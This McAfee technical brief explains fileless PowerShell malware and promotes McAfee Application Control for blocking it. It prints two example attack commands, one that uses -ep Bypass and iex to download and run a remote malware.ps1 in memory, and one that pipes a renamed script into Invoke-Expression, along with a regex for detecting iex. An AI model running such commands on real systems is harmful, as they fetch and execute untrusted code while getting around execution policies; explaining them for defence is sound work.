TECHNICAL BRIEF

Fileless Malware Execution with PowerShell Is Easier than You May Realize

McAfee® Application Control prevents attacks that bypass file I/O

When creating malware, attackers often rely on system tools such as Microsoft PowerShell, a task automation and configuration management framework consisting of a command-line shell and associated scripting language built on the .NET Framework. PowerShell provides full access to Microsoft COM (Component Object Model) and Microsoft Windows Management Instrumentation (WMI) and is available on Windows 7 onwards. Using PowerShell, an attacker can access Windows features, which makes it a perfect tool for launching an attack.

Fileless Malware Execution with Microsoft PowerShell

Fileless malware is an attack that occurs by methods such as embedding malicious code in scripts or loading malware into memory without writing to disk. PowerShell can run a script directly in memory and is increasingly being used to perpetrate fileless attacks. Since the file never gets copied to disk, it is easy to bypass endpoint security that typically depends on file input/output (I/O) to detect threats.

You may think that you are protected from fileless malware because your PowerShell execution policies are set to "Restricted" so that scripts can't run. However, attackers can easily bypass these policies, as shown in the following examples.

Loading scripts directly in memory

An attacker can perform remote execution of a script by directly executing it in memory to bypass endpoint security. Here is a command line example that uses the DownloadString method to download content from a remote location to a buffer in memory:

```
powershell.exe –ep Bypass –nop –noexit
–c iex ((New ObjectNet.WebClient).
DownloadString('https://[website]/malware.ps1'))
```

The purpose of the "Bypass" parameter is to bypass execution policies so that administrators can remotely execute commands. However, attackers can also use the same parameter to bypass security. Because using this parameter doesn't result in any configuration change, it's a common target to bypass security.

Running scripts without the default PowerShell interpreter

Administrators can lock down PowerShell and other interpreters based on an extension. While you may have blocked execution of an extension such as .ps1, an attacker can bypass it by using anther extension. For example, PowerShell's Get-Content can access the content of a .ps2 malware script and pass it to Invoke-Expression (iex) for execution.

```
powershell.exe –ep Bypass "& {Get–Content .\
malware.ps2 | iex}
```

This is a security issue, since the iex cmdlet opens up the script to injection attacks.

Running system interpreters such as Powershell.exe in interactive mode

Once attackers get hold of the system, they can directly execute malicious commands using PowerShell.exe in interactive mode.

How McAfee Application Control Helps Stop Fileless Malware

McAfee® Application Control is a whitelisting solution that blocks unauthorized applications and code from running on servers, desktops, and fixed-function devices. With its advanced execution control, this solution can prevent attacks that bypass file I/O. McAfee Application Control can block execution of scripts based on command line parameters using common interpreters such as PowerShell and wscript and can block PowerShell from running in interactive mode.

McAfee Application Control also provides the flexibility to combine rules based on file name, process name, parent process name, command line parameters, and user name, as shown in the screenshot below. For example, you can create a rule to block execution of a PowerShell script that uses "Bypass" as a command line argument for execution by an unauthorized user and even a local administrator. You can also use a regular expression to create generic policies. For example, .*\bi[“‘`]*e[“‘`]*x\b.* blocks Invoke-Expression.

Often attackers use Word or Excel attachments in email to execute PowerShell or a script for an attack. Using McAfee Application Control, you can specify a parent process name as word.exe, excel.exe or a browser to prevent execution of PowerShell or another interpreter.



Figure 1. McAfee Application Control provides the flexibility to combine rules based on file name, process name, parent process name, command line parameters, and user name.

Learn More

Advanced execution control provides infinite options to create a robust security. By the way, McAfee Application Control also helps prevent exploitation when using approved binaries and system tools such as InstallUtil, regsvc, and Regedit. If you're interested in learning more, click here.

McAfee
Together is power.

2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com